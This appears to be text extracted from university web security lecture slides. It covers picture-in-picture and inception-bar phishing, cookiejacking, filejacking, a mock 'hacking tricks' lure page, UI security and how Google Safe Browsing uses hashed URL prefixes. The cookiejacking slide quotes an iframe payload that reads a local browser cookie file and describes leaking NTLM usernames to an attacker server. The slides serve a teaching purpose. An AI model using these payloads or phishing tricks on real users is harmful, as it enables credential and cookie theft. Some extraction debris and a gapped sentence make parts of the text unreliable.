[See All Offers](#)

**16 Ways to Promote Your E-Business**

[Download your free guide today](#)

 [PayPal Mobile](#)  
Learn more

**What's New**

[Visit the Online Merchant](#)

Done Internet 100% 100%


# Picture-in-picture attack

- Show a picture of a browser window with trust indicators for the victim website within the attacker page
- "We found that picture-in-picture attacks showing a fake browser window were as effective as the best other phishing technique, the homograph attack. Extended validation did not help users identify either attack"<sup>1</sup>

---

<sup>1</sup> "An Evaluation of Extended Validation and Picture-in-Picture Phishing Attacks"

# Chromeless windows





## The inception bar: a new phishing method

Welcome to HSBC, the world's seventh-largest bank! Of course, the page you're reading isn't actually hosted on `hsbc.com`; it's hosted on `jameshfisher.com`. But when you visit this site on Chrome for mobile, and scroll a little

# User defenses against phishing

- Use a password manager
  - Password manager won't be fooled by IDN homograph attack
- Use a hardware security key




# Cookiejacking

- Famous example affected IE in 2011.

```
<iframe src="file:///C:/Users/%user%/AppData/Roaming/  
Microsoft/Windows/Cookies/%user%@google[1].txt">
```

- Use clickjacking technique to perform "content extraction" using Drag-and-Drop
- Learn Windows username by adding  to page, wait for NTLM (New Technology LAN  
 Manager) protocol to send username in the clear to SERVER\_IP
- Select the whole cookie text with mousedown using two nested iframes



# Filejacking

- Make users think that a file upload dialog is actually a file download dialog
- Get them to upload the entire contents of a folder to your server

Download custom-built hacking tricks  
Built on-demand just for you!

by [Kozenko](#)

I've got some gifts for you. I gathered some of the latest hacking tricks for all browsers, spiced it up with an algorithm that will send you a ZIP file crafted especially for you based on your answers. Just fill out the short quiz and wait for the file download.

1. Your nickname:
2. Choose techniques to include:  
 SQL injection  
 XSS  
 CSRF  
 Clickjacking  
 APT
3. Who's the greatest of them ALL?  
 MGary  
 Jcourtuf  
 Kevin Mitnick
4. Browser you're targetting:  
 chrome  
 ie8  
 firefox  
 opera  
 other webkit based (Android, safari, ...)  
 other
5. It will only use the techniques mentioned in the box for legitimate purposes
6. Choose download location

Preparing file for download...

Note: Before experiencing high bandwidth, please be patient...

now let's look at what is really going on



The terminal window shows the following output:

```
ls
hacks.zip  hax0r-hacks.html  hax0r-hacks.js  hax0r-hacks.php  hax0r-hacks.py  hax0r-hacks.vbs
```

# User interface security

- "UI security attacks ... are fundamentally attacks on human perception"<sup>2</sup>
- Core problem: Browser allows untrusted sites to put content in a place where the user looks to make trust decisions

---

<sup>2</sup> "Clickjacking Revisited: A Perceptual View of UI Security"


# Google Safe Browsing

- Google maintains a list of known malware/phishing URLs
- Idea: Browser queries the list on every navigation
  - Would send real-time browsing history to Google
- Idea: Download full list of URLs to browser
  - Would be huge, and it's constantly changing
- Idea: Do something smarter?

# Demo: Google Safe Browsing

<https://testsafebrowsing.appspot.com/>

# Demo: Google Safe Browsing



# Safe Browsing - Lookup API

- Send URLs to the Google Safe Browsing server to check their status
- **Advantages**
  - **Simple URL checks:** You send an HTTP POST request with the actual URLs, and the server responds with the state of the URLs (safe or unsafe).
- **Drawbacks**
  - **Privacy:** URLs are not hashed, so the server knows which URLs you look up.
  - **Response time:** Every lookup request is processed by the server. We don't provide guarantees on lookup response time.

# Safe Browsing - Update API

- **Advantages**
  - **Privacy:** You exchange data with the server infrequently (only after a local hash prefix match) and using hashed URLs, so the server never knows the actual URLs queried by the clients.
  - **Response time:** You maintain a local database that contains copies of the Safe Browsing lists; they do not need to query the server every time they want to check a URL.
- **Drawbacks**
  - **Implementation:** You need to set up a local database and then download, and periodically update, the local copies of the Safe Browsing lists (stored as variable-length SHA256 hashes).
  - **Complex URL checks:** You need to know how to canonicalize URLs, create suffix/prefix expressions, and compute SHA256 hashes (for comparison with the local copies of the Safe Browsing lists as well as the Safe Browsing lists stored on the server).

# Cryptographic hash function

- Algorithm that maps data of arbitrary size (the "message") to a bit string of a fixed size (the "hash value")
  - **One-way function:** infeasible to invert
  - **Deterministic:** same message always results in the same hash value
  - **Quick to compute:** we often call hash functions thousands of times
  - **No collisions:** infeasible to find different messages with same hash value
  - **Avalanche effect:** small change to message changes hash value extensively

**Client**

**Google  
Safe  
Browsing  
Server**

**Client**

**Get unsafe hash prefixes**

**Google  
Safe  
Browsing  
Server**

**Client**

**Get unsafe hash prefixes**

**[ 'aaabbb', 'cccddd', 'eeefff' ]**

**Google  
Safe  
Browsing  
Server**

